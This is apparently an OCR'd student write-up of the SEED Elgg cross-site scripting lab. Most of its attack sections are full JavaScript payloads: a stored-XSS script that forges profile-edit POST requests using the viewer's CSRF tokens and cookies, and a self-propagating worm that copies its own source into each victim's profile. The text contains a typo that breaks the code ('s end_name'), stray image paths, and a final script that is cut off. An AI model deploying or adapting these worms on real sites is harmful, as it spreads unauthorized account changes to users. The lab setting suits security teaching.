


- ☑ Well, as seen above we get the Wireshark post request which is as follows.
  POST /action/profile/edit HTTP/1.1\r\n

☑ Let's have a look at Alice's profile now:



Now, that we know the way this profile interacts with the script, let see some important HTML facts about the profile form. Let's open the edit profile page and then have a look at form:



If we see the form carefully, we can find that the first field is the name field and another field is the “About me” field. So in the POST data we need to send the data in this order first the name then the description. Well, to exactly see what this form has been named in the back end let’s have a look at the source code which is easily seen by pressing ctrl+U.

On focusing the code area of the form, we can find following values for the ‘name’ variable:

```
        <div class="elgg-inner">

<div class="elgg-layout elgg-layout-one-sidebar clearfix">
    <div class="elgg-sidebar">
        <ul class="elgg-menu elgg-menu-extras elgg-menu-hz elgg-menu-extras-default"><li class="elgg-menu-item-bookmark"><a href="http://www.xsslabelgg.com/bookmarks/add/39?address=http%3A%2F%2Fwww.xs

    <div class="elgg-main elgg-body">
        <h2>Edit profile</h2><form method="post" action="http://www.xsslabelgg.com/action/profile/edit" class="elgg-form elgg-form-profile-edit"><fieldset><input type="hidden" name="__elgg_token" valu
<div>
    <label>My display name</label>
    <input type="text" value="Alice" name="name" class="elgg-input-text" /></div>
<div>
    <label>About me</label>
    <ul class="elgg-menu elgg-menu-longtext elgg-menu-hz elgg-menu-longtext-default"><li class="elgg-menu-item-tinymce-toggler"><a href="#elgg-input-1025998301" class="tinymce-toggle-editor elgg-longt
<textarea rows="10" cols="50" id="elgg-input-1025998301" name="description" class="elgg-input-longtext">
Hiii.. I am Alice.
I am a crazy person.</textarea>
<select name="accesslevel[description]" class="elgg-input-dropdown elgg-input-access">
<option value="0">Private</option><option value="-2">Friends</option><option value="1">Logged in users</option><option value="2" selected="selected">Public</option></select>
</div>
<div>
    <label>Brief description</label>
    <input type="text" value="" name="briefdescription" class="elgg-input-text" /><select name="accesslevel[briefdescription]" class="elgg-input-dropdown elgg-input-access">
<option value="0">Private</option><option value="-2">Friends</option><option value="1">Logged in users</option><option value="2" selected="selected">Public</option></select>
</div>
<div>
```

The name values which we require has been highlighted here in yellow.
There is one more value to be used which is “guid” which we shall discuss in the script.

Now, let get into some scripting. We want to inject script into Samy’s account such that, who so every views his profile get infected by the script and the viewer’s description changes to:

“Samy is a hero! Script added by Yash, Ritesh and ketaki”

Follow this steps now:

- ☑ Logout from Alice, login as Samy using credentials: user: seed password: seedsamy.
- ☑ Now, go into the edit profile form into samy’s account.
- ☑ If we still have the script from previous exercise there, we will remove the script and then we will simply add the following script.
- ☑ Heart of the script is designing the content which has to be posted. Let’s see how it is framed:

```
var content ='&__elgg_token='+ _token +'&__elgg_ts='+ _ts + '&name=' +
elgg.session.user.name + '&description=' + msg + '&guid=' +
elgg.session.user.guid;
```

Here in the content, we are sending the token _elgg_token, _elgg_ts, name, description and guid in the content. This are necessary fields to post the data.


☑ Next, we will see how the script can be framed:

Well, framing the script to perform HTTP POST request will be as follows:

```
//Script begins

<script id="worm" type="text/javascript">

//Message to be displayed in the Description.
var msg = 'Samy is a hero! Script added by Yash, Ritesh & Ketaki';

//Creating variables:
var _ts=elgg.security.token.__elgg_ts;
var _token=elgg.security.token.__elgg_token;

//Declaring content and sendURL
var content ='&__elgg_token='+ _token +'&__elgg_ts='+ _ts + '&name=' + elgg.session.user.name +
'&description=' + msg + '&guid=' + elgg.session.user.guid;

var sendurl = '/action/profile/edit';


//Following script will be executed only and only if the user viewing the profile is not the one who is
//attacking or is infected by the script.
if (elgg.session.user.guid != elgg.page_owner.guid) {

            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
            Ajax.setRequestHeader("Keep-Alive", "300");
            Ajax.setRequestHeader("Connection", "keep-alive");
            Ajax.setRequestHeader("Cookie", document.cookie);
            Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
           Ajax.send(content);

  }

</script>

//Ending the script.
```

Well as we are quite familiar now, let inject this into the “About me” field of Samy by “remove” editor option.
You can write some extra data before the script, describing samy which actually will not affect the script execution by any means.


This is a image of script injection here:



Raw script used is as follows:

```
<p>This is samy</p>
<script id="worm" type="text/javascript">// <![CDATA[
var msg = 'Samy is a hero! Script added by Yash, Ritesh & Ketaki';
var _ts=elgg.security.token.__elgg_ts;
var _token=elgg.security.token.__elgg_token;
var content ='&__elgg_token='+ _token +'&__elgg_ts='+ _ts + '&name=' + elgg.session.user.name +
'&description=' + msg + '&guid=' + elgg.session.user.guid;
var sendurl = '/action/profile/edit';
if (elgg.session.user.guid != elgg.page_owner.guid) {

            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
            Ajax.setRequestHeader("Keep-Alive", "300");
            Ajax.setRequestHeader("Connection", "keep-alive");
            Ajax.setRequestHeader("Cookie", document.cookie);
            Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
           Ajax.send(content);

  }

 // ]]></script>
```

Well, this is pretty much raw script which will execute.
Now, save the form and so, we will get to see Samy's profile after infection.




Well, that look normal! Cool.
Now, let's log out from samy's account as this is an infected account and login into As you login into alice's account we will go to the members and checkout samy's profile.


Here is the thing, as per the problem statement, as soon as we view samy's profile, alice's profile must be edited.

alice's account using credentials: **user- alice pass: seedalice.**

Samy's profile looks something like this!



That too is normal!
Let's see what's the case with Alice's profile now.



Thus, Alice's profile Is affected by the script executed after viewing Samy's profile. Let's move to the final problem of "Self-propagating" worm.

Task 5 (20 points): Writing a Self-Propagating XSS Worm

What you need to do:


1. **Based on the format of the `POST` request to change a user's profile, write a JavaScript script that changes the "About me" field in the profile of any user (the victim) who views an infected profile. The "About me" field should contain the following text:**
   Samy is my HERO (added by <insert your team member name/s here>)

   Save your JavaScript script in a file `task5.txt` (this file is easily readable, has structure, and contains nice comments like in the skeleton above). Also create another file called `task5-raw.txt` which contains the exact data that will be included in Samy's profile (basically you need to remove all the comments, extra space, and new-line characters from `task5.txt`).

2. **Login as user Samy and inject in the "About me" field of Samy's profile the script from file `task5-raw.txt`. (Make sure to select "Remove editor" before editing this field, in order to disable any automatic formatting)**
3. **Logout and login as user Alice, and then view Samy's profile by selecting user Samy from "More => Members" in the Elgg menu. At this point, the malicious Javascript script will be executed and Alice's profile will be infected as well.**
4. **Logout and login as user Boby, and then view Alice's profile by selecting user Alice from "More => Members" in the Elgg menu. At this point, the malicious Javascript script will be executed and Boby's profile will be infected as well.**
5. **Include in your project document:**
   a. **a screen printout with Alice's profile after viewing Samy's profile.**
   b. **a screen printout with Boby's profile after viewing Alice's profile.**
   c. **your JavaScript files `task5.txt` and `task5-raw.txt`.**
6. **Email the files `task5.txt` and `task5-raw.txt` to the course grader at me76@njit.edu. You should get a confirmation email that your files were received.**


Understanding:

Extending problem 4 task 2, we want it to self-replicate such that the worm will copy itself to the person viewing the infected user.



☑ Let's start with Alice and follow the steps to set up an un infected profile. Say in the about me field of Alice, write down = "Hey! This is alice. I am a wonderful person."

☑ Now, as this will be a self-replicating worm, we will like to create one more clean profile. Let's say boby. Enter boby using the credentials: user: boby pass: seedboby.



☑ Now, enter some text in the boby's "about me" field in the profile like: "Heyy.. This is boby. I am interested in cyber security research"

Well, after this is done, let jump to samy's profile. Clean his profile's about me section from the previous task's worm and time to enter the new worm.

This script is as follows:

```
//Starting the Scirpt
<script id='worm' type="text/javascript">

   //Code to replicate the entire code.
    var scriptCode = document.getElementById('worm');

  //Code create the security rokens  _elgg_token  and _elgg_ts as string.
   var _token=elgg.security.token.__elgg_token;
   var tok_var = "&__elgg_token=";
   var send_tok = tok_var.concat(_token);

   var _ts= elgg.security.token.__elgg_ts;
   var ts_var = "&__elgg_ts=";
   var send_ts = ts_var.concat(_ts);

   //Code to generate name as a string.
   var _name =elgg.session.user.name;
   var name_var = "&name=";
   var send_name = name_var.concat(_name);

   //Code to get hold of the data content. i.e. the description.
   var _desc = "&description=";
   var msg = 'Samy is a HERO – Script added by Yash , Ritesh and Ketaki';
   var start_js = "\<script id='worm'>";
   var body_js = escape((scriptCode.innerHTML));
    var end_js = "\<\/script>";
    var send_desc =(_desc.concat(msg,start_js, body_js, end_js));


    //Code to send the gUiD.
    var _guid = elgg.session.user.guid;
    var guid_var = "&guid=";
    var send_guid = guid_var.concat(_guid);

    //Code to save the data form after the post request.
    var _access = "&accesslevel[description]=";
    var acc_val=2;
    var send_access = _access.concat(acc_val);


     //code forming the send_data – concating all above strings.
     var send_data = send_tok.concat(send_ts,s end_name,send_desc,send_guid,send_access);
```

```
  // Sending data in content. – Defining sendURL.
   var content = send_data;
   var sendurl = '/action/profile/edit';


//This condition prevents from infected users to modify their own data.
 if (elgg.session.user.guid != elgg.page_owner.guid) {

    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Keep-Alive", "300");
    Ajax.setRequestHeader("Connection", "keep-alive");
    Ajax.setRequestHeader("Cookie", document.cookie);
    Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

     //POSTING DATA…
    Ajax.send(content);

   }

</script>
//End Script .
```

Well this is the script that has to be injected in the raw format.
Understanding the script :

- As “+” sign will be interpreted as an addition sign over the POST data, we changed it to the concat function. This will help us ensure that a proper string is formed.
- Now, we concat different elements from task 4.2 and combine to form the similar content as in task 4.2 using concat function. But something is new.
- Yes! We have added access[description] and given it a value of 2 in order to make sure that the form saves it-self automatically and does not stay unmodified.
- Now, next things that we do is replicate the script and send it along with the message in the “description” section.

☑ Now, as we are in samy's profile, we must make sure that the profile is clean from previous code and thus add the necessary script as follows:

Edit profile

My display name

Samy

About me Add editor

```
<p>This is samy</p>
<script id="worm" type="text/javascript">// <![CDATA[
    var scriptCode = document.getElementById('worm');
    var _token=elgg.security.token.__elgg_token;
    var tok_var = "&__elgg_token=";
    var send_tok = tok_var.concat(_token);

    var _ts= elgg.security.token.__elgg_ts;
    var ts_var = "&__elgg_ts=";
    var send_ts = ts_var.concat(_ts);

    var _name =elgg.session.user.name;
    var name_var = "&name=";
    var send_name = name_var.concat(_name);

    var _desc = "&description=";
    var msg = 'Samy is a HERO - Script addedd by Yash, Ritesh and Ketaki';
    var start_js = "\<script id='worm'>";
    var body_js = escape((scriptCode.innerHTML));
    var end_js = "\<\/script>";
    var send_desc =(_desc.concat(msg,start_js, body_js, end_js));

    var _guid = elgg.session.user.guid;
    var guid_var = "&guid=";
    var send_guid = guid_var.concat(_guid);

    var _access = "&accesslevel[description]=";
    var acc_val=2;
    var send_access = _access.concat(acc_val);

    var send_data = send_tok.concat(send_ts,send_name,send_desc,send_guid,send_access);
    var content = send_data;
    var sendurl = '/action/profile/edit';
    if (elgg.session.user.guid != elgg.page_owner.guid) {
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
      Ajax.setRequestHeader("Keep-Alive", "300");
      Ajax.setRequestHeader("Connection", "keep-alive");
      Ajax.setRequestHeader("Cookie", document.cookie);
      Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
      Ajax.send(content);
    }

// ]]></script>
```


The entire raw file is as follows:

```
<p>This is samy</p>
<script id="worm" type="text/javascript">// <![CDATA[

  var scriptCode = document.getElementById('worm');

   var _token=elgg.security.token.__elgg_token;
   var tok_var = "&__elgg_token=";
   var send_tok = tok_var.concat(_token);

   var _ts= elgg.security.token.__elgg_ts;
   var ts_var = "&__elgg_ts=";
   var send_ts = ts_var.concat(_ts);

   var _name =elgg.session.user.name;
   var name_var = "&name=";
   var send_name = name_var.concat(_name);

   var _desc = "&description=";
   var msg = 'Samy is a HERO – Script added by Yash , Ritesh and Ketaki';
   var start_js = "\<script id='worm'>";
   var body_js = escape((scriptCode.innerHTML));
    var end_js = "\<\/script>";
    var send_desc =(_desc.concat(msg,start_js, body_js, end_js));

    var _guid = elgg.session.user.guid;
    var guid_var = "&guid=";
    var send_guid = guid_var.concat(_guid);

    var _access = "&accesslevel[description]=";
    var acc_val=2;
    var send_access = _access.concat(acc_val);

     var send_data = send_tok.concat(send_ts,s end_name,send_desc,send_guid,send_access);

   var content = send_data;
   var sendurl = '/action/profile/edit';


 if (elgg.session.user.guid != elgg.page_owner.guid) {

    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
